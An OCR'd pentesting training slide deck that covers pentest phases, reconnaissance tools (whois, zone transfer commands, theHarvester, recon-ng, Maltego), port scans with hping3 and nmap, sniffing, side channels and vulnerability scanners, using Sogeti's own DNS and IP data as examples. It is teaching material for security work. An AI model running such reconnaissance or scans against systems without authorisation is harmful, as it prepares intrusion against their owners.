Pentesting

Jacco van Tuijl
06 24979798
jacco@owaps.org

SOGETI

Pentesting

What?

- Servers, mobile devices, embedded devices, networks, RF, (web) application security, physical security and the human.

Goal?

- Identify vulnerabilities and advice about risk and possible solutions.

How?

Pentest phases

1. Preparation
2. Foot-printing
3. Finger-printing
4. Vulnerability assessment
5. Verification and exploitation
6. Post exploitation
7. Report

Preparation

- Scope / goal / targets
- Signed pentest waiver (also 3th party)
- Date and time of execution
- Black box / gray box / crystal box
- Intrusive / non intrusive
- Privileged / non privileged
- Internet / LAN
- With or without informing other employees

Foot-printing

- Open sources

like Google, news paper, website, www.code1000.com(dutch), social media, etc

DNS

DNS Records

Number of IP Records (after resolving CNAME:s and CDN analysis and deduplication):		1
Number of name servers in zone:		3
Number of mail servers:		5
IP Records:	1.	194.151.67.182
Name servers in zone:	1. 2. 3.	ns1.sogeti.nl ns2.sogeti.nl ns3.sogeti.nl
Mail servers:	1. 2. 3. 4. 5.	mx1.capgemini.com mx2.capgemini.com barracuda1.sogeti.nl barracuda2.sogeti.nl smtp3.sogeti.nl

DNS Tools

- Whois
- Zone transfer
- Sub-domains
- DNSmap, DNSenum, DNSBrute, DNSRecon

Whois

```
root@kali:~# whois sogeti.nl
Domain name: sogeti.nl
Status:      active

Registrar:
   Sogeti Nederland B.V.
   Lange Dreef 17
   4131NJ VIANEN UT
   Netherlands

DNSSEC:      no

Domain nameservers:
   ns1.sogeti.nl          194.151.67.67
   ns2.sogeti.nl          194.151.67.68
   ns3.sogeti.nl          80.112.236.195

Record maintained by: NL Domain Registry
```

DNSMap

Demo

Robtex.com

sogeti.nl

Robtex LTD [CY] https://www.robtex.com/en/advisory/dns/nl/sogeti/

Apps | Resource Guru | Security Innovation |... | Category:Software A... | Category:Software A... | Room362.com | https://www.owasp.... | How to R

All the information you could ever need on what other domains are using the same nameservers, mailservers and other data.

IP addresses of sogeti.nl (1 shown)

What IP addresses does the hostname sogeti.nl point to?

```
194.151.67.182
```

Delegated name servers of sogeti.nl (3 shown)

```
NS1.SOGETI.NL
NS2.SOGETI.NL
NS3.SOGETI.NL
```

Mail servers of sogeti.nl (2 shown)

```
MX1.CAPGEMINI.COM
MX2.CAPGEMINI.COM
```

The IP addresses of the delegated name servers of sogeti.nl (3 shown)

```
80.112.236.195
194.151.67.67
194.151.67.68
```

The IP addresses of the mail servers of sogeti.nl (7 shown)

```
194.4.230.86
194.4.230.89
194.4.230.92
194.4.230.94
194.11.253.155
194.11.253.157
194.11.253.158
```

IP addresses of name servers of sogeti.nl (3 shown)

```
80.112.236.195
194.151.67.67
194.151.67.68
```

Domains using the same nameservers as sogeti.nl (28 shown)

```
METHEMEDIA.COM
SOGETIBOOKS.COM
TESTOPLEIDINGEN.COM
TESTTRAININGS.COM
TPINEXT.COM
TPINEXTMASTERS.COM
DYA.INFO
HOSKYNS.IT
PROGRAMMATOR.IT
```

Ripe

https://apps.db.ripe.net/search/query.html#resultsAnchor

Note: this output has been filtered.

To see full objects, check the "Show full object details" box.


```
Abuse contact info: noc@ilsemedia.nl

inetnum:        62.69.164.0 - 62.69.167.255
netname:        ILSE-DIALUP-01
descr:          Sanoma Digital bv dialup pools
country:        NL
admin-c:        imbt1-RIPE
tech-c:         imbt1-RIPE
status:         ASSIGNED PA
mnt-by:         ILSE-MNT
source:         RIPE # Filtered

role:           ilse media bv technical role account
address:        Maassluisstraat 2
address:        1062 GD Amsterdam
address:        the Netherlands
phone:          +31 20 840 45 00
admin-c:        SS12252-RIPE
tech-c:         SS12252-RIPE
tech-c:         MLE12-RIPE
tech-c:         AH348-RIPE
nic-hdl:        imbt1-RIPE
mnt-by:         ILSE-MNT
source:         RIPE # Filtered

route:          62.69.160.0/20
descr:          ilse media bv
```

DNS Zone transfer


- Host -la voorbeelddomein.nl
- dig @8.8.8.8 voorbeelddomein.nl axfr
- Nslookup

```
root@kali:~# nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> set type=any
> ls -d voorbeelddomein.nl
```


Visual traceroute



Foca


FOCA Free 2.6
File
Metadata
Domain Enumeration
Software Recognition
Tools
Logs
Options
About
Network data
Metadata
Documents (8/10)
.doc (8)
Metadata Summary
Users (3)
Folders (0)
Printers (0)
Software (1)
Emails (0)
Operating Systems (1)
FOCA
Attribute
Value
All software found (1) - Times found
Microsoft Office 2008 for Mac
3
Export data to file
Search documents where appears this value

Maltego


hrp.org
@senate.virginia.gov
acluva.org
www.statesurge.com
DelKAlexander@house.v
leg1.state.va.us
articles.dailypress.com
DelAHowell
Virginia Delegates
DelJWard@house.virginia.gov
www.co-opliving.com
ginia.gov
DelGOder@hou
www.dbava.com
ght@house.virginia.gov
DelMBaCote@house.virginia.gov
dela.state.va.us
www.govrel.vcu.edu


MALTEGO v2.0
www.paterva.com
PATERVA

The harvester

```
root@jackali:~# theharvester -d owasp.org -l 500 -b google

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   ____ ___| |_ __ _ __   *
* | '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _` | '_ \  *
* | | | |  __/ / __  / (_| | |   \ V /  __/\__ \ || (_| | |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\__,_|_|   *
*                                                                 *
* TheHarvester Ver. 2.5                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
        Searching 400 results...
        Searching 500 results...


[+] Emails found:
------------------
[redacted]
```

Recon-ng

```
      Consulting | Research | Development | Training
      http://www.blackhillsinfosec.com

[recon-ng v4.6.3, Tim Tomes (@LaNMaSteR53)]

[71] Recon modules
[7]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] > search recon
[*] Searching for 'recon'...

 Recon
 -----
   recon/companies-contacts/facebook
   recon/companies-contacts/jigsaw/point_usage
   recon/companies-contacts/jigsaw/purchase_contact
   recon/companies-contacts/jigsaw/search_contacts
   recon/companies-contacts/jigsaw_auth
   recon/companies-contacts/linkedin_auth
   recon/companies-multi/whois_miner
```

Finger-printing

- Portscan
- Crawlers
- Banner grabbing / service discovery
- Sniffing
- Enumeration (smb, ftp, snmp ….)

Poortscan

- Nmap
- Angry ip scanner
- Hping

HPing

```
# hping3 --scan known 1.2.3.4 -S
```

```
Scanning 1.2.3.4 (1.2.3.4), port known
245 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
    9 discard    : .S..A...  64     0 32767    44
   13 daytime    : .S..A...  64     0 32767    44
   21 ftp        : .S..A...  64     0 32767    44
   22 ssh        : .S..A...  64     0 32767    44
   25 smtp       : .S..A...  64     0 32767    44
   37 time       : .S..A...  64     0 32767    44
   80 www        : .S..A...  64     0 32767    44
  111 sunrpc     : .S..A...  64     0 32767    44
  113 auth       : .S..A...  64     0 32767    44
  631 ipp        : .S..A...  64     0 32767    44
 3306 mysql      : .S..A...  64     0 32767    44
 6000 x11        : .S..A...  64     0 32767    44
 6667 ircd       : .S..A...  64     0  3072    44
All replies received. Done.
Not responding ports:
```


NMAP (Demo)

```
root@bt:/usr/src/nmap# nmap www.       .nl

Starting Nmap 6.25 ( http://nmap.org ) at 2013-09-15 12:37 CEST
Warning: File ./nmap-services exists, but Nmap is using /usr/local/bi
r local directory (may affect the other data files too).
Nmap scan report for www.       .nl (194.192.192.186)
Host is up (0.013s latency).
rDNS record for 194.192.192.186:       .nl
Not shown: 996 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
110/tcp  open  pop3
443/tcp  open  https
1352/tcp open  lotusnotes

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
root@bt:/usr/src/nmap#
```


Sniffing


- Wireshark / Tshark
- TCPdump
- USB, I2C, JTAG, CAN bus, RF, ethernet, etc.
- Side channel


Wireshark


Capturing from any [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
11 5.005824000 10.211.55.4 10.211.55.1 DNS 74 Standard query 0x0bec AAAA www.kali.org
12 5.006003000 10.211.55.4 10.211.55.1 DNS 75 Standard query 0xa301 A docs.kali.org
13 5.006114000 10.211.55.4 10.211.55.1 DNS 75 Standard query 0xb518 AAAA docs.kali.org
14 5.006176000 10.211.55.4 10.211.55.1 DNS 77 Standard query 0x5bbb A forums.kali.org
15 5.014117000 10.211.55.1 10.211.55.4 DNS 134 Standard query response 0x0bec
16 5.014143000 10.211.55.1 10.211.55.4 DNS 135 Standard query response 0xb518
17 5.014148000 10.211.55.1 10.211.55.4 DNS 492 Standard query response 0x20fe A 208.88.127.98
18 5.014522000 10.211.55.4 10.211.55.1 DNS 88 Standard query 0xc87b A www.offensive-security.com
19 5.014601000 10.211.55.4 10.211.55.1 DNS 88 Standard query 0xaf1d AAAA www.offensive-security.com
20 5.023017000 10.211.55.1 10.211.55.4 DNS 145 Standard query response 0xaf1d
21 5.032293000 10.211.55.1 10.211.55.4 DNS 493 Standard query response 0xa301 A 208.88.127.103
22 5.032645000 10.211.55.4 10.211.55.1 DNS 76 Standard query 0x1133 A www.offsec.com
23 5.032734000 10.211.55.4 10.211.55.1 DNS 76 Standard query 0x7f63 AAAA www.offsec.com
24 5.040956000 10.211.55.1 10.211.55.4 DNS 133 Standard query response 0x7f63
25 5.058822000 10.211.55.1 10.211.55.4 DNS 548 Standard query response 0x1133 A 67.23.72.115
26 5.265892000 10.211.55.1 10.211.55.4 DNS 495 Standard query response 0x5bbb A 208.88.127.101
27 5.266041000 10.211.55.4 10.211.55.1 DNS 77 Standard query 0xae64 AAAA forums.kali.org
28 5.267097000 10.211.55.1 10.211.55.4 DNS 137 Standard query response 0xae64
Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
Linux cooked capture
Address Resolution Protocol (request)
0000 00 04 00 01 00 06 00 1c 42 b7 4b 92 00 00 08 06 ..... B.K.....
0010 00 01 08 00 06 04 00 01 00 1c 42 b7 4b 92 0a d3 ....B.K...
0020 37 04 00 00 00 00 00 00 0a d3 37 01 7..... ..7.
any: <live capture in progress> File:... Packets: 33 · Displayed: 33 (100.0%) Profile: Default

BusPirate, logic analyzer, GoodFet, Shikra







RF

- Ubertooth
- RTL-SDR
- HackRF One
- Android device (NFCProxy)
- Proxmark III

Side channel

- Timing attack
- Power / Acoustic / Electromagnetic analysis
- Differential fault analysis (Poodle)
- Data remanence
- Row hammer
- File size, log size, memory consumption, CPU utilization, etc.

Side channel - timing

```
If (!userExists($USERNAME)
  {UsernameOrPasswordIncorect();}

If(userBanned($USERNAME)
{UsernameOrPasswordIncorect();}

If(checkLogin($USERNAME,$PASSWORD))
{UsernameOrPasswordIncorect();}
```

Vulnerability assessment

- Vulnerability scanners / crawlers / spiders
- Proxy
- Fuzzing
- Password attacks
- Cryptanalysis
- CVE , exploitDB(searchsploit), bugtraq shodan

Vulnerability scanner / crawlers / spiders

- Vulnerability scanners
  Nessus, OpenVas, Nexpose, Core Impact, Qualys
- Web application security scanners
  Nikto, skipfish, arachni, acunetix, appscan
- Applicatie specifiek
  SAPScan, WPScan, Spscan, Joomscan
- Simpel crawling script

Nessus

Scans > Hosts 39 Vulnerabilities 157

Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted R...	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Rem...	Windows	1
HIGH	PCI DSS compliance	Policy Compliance	14
HIGH	Apache HTTP Server Byte Range DoS	Web Servers	2
HIGH	Apache Struts2 action: Parameter Arbitrary Remote Com...	CGI abuses	2
HIGH	SNMP Agent Default Community Name (public)	SNMP	2
HIGH	Unsupported Web Server Detection	Web Servers	2
HIGH	Adobe ColdFusion 'locale' Parameter Directory Traversal	CGI abuses	1

Proxy

- OWASP ZAP
- WebScarab
- Burp suit
- IronWasp
- DIY script

```
class Proxy(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):
        self.copyfile(urllib.urlopen(self.path), self.wfile)
```

OWASP ZAP

Untitled Session - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites | Scripts

- Sites
  - http://www.sogeti.nl
  - https://www.sogeti.nl
    - GET:contact
    - diensten
    - GET:over-sogeti
    - GET:it-zoals-u-wenst
    - node
    - over-sogeti
      - GET:cultuur-en-structuur
      - GET:werken-bij-sogeti
      - GET:vint
      - GET:facts-en-figures

Quick Start | Request | Response | Break | Script Console

Header: Text | Body: Text

```
GET https://www.sogeti.nl/over-sogeti/cultuur-en-structuur HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
Pragma: no-cache
Cache-control: no-cache
Content-Length: 0
Host: www.sogeti.nl
```

Fuzzer | Params | Http Sessions | Zest Results | Clients | WebSockets | AJAX Spider | Output

History | Search | Break Points | Alerts | Active Scan | Spider | Forced Browse

Site: www.sogeti.nl:443 | 0% | Current Scans: 0 | URIs Found: 0

Processed	Method	URI	Flags

Alerts 0 0 3 1 | Current Scans 0 0 0 0 0 0

IronWasp

IronWASP 2014 beta

Project | Generate Report | Modules | Tools | Sequence Recording Tools | Interactive Testing Tools | Dev Tools | About | Show Config

Project
- Vulnerabilities (22)
  - High (8)
  - Medium (11)
    - http://localhost:9090/ (11)
      - Cookie SessionID missing the HttpOnly flag (1)
      - Session Fixation Found (1)
      - Charset Not Set By Server (7)
      - Sensitive Form loaded and submitted Insecurely (2)
  - Low (3)
    - http://localhost:9090/ (3)
      - Server leaks version number (1)
      - AutoComplete Enabled on Password Fields (2)
- Test Leads
- Information (1)
- Exceptions
- SiteMap

Console | Automated Scanning | Manual Testing | Scripting | Proxy | Logs

Scan Jobs | Scan Trace

When you start an automated scan scan from the 'Console' section or by right-clicking on the 'Sitemap', IronWASP splits the scan in to tiny units called Scan Jobs. These scan jobs are listed below in this

SCAN ID	STATUS	METHOD	URL
161	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/admi...
162	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
163	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
164	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
165	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
166	Queued	GET	http://localhost:9090/admin/admin/uploads/admin/admi...
167	Queued	GET	http://localhost:9090/admin/admin/uploads/admin/admi...

Stop All Scan Jobs | Set the Number of Parallel Scanner Threads Allowed: 1

Start All Stopped and Aborted Scan Jobs | Apply | Cancel

Burp suit

demo

FuzzDB

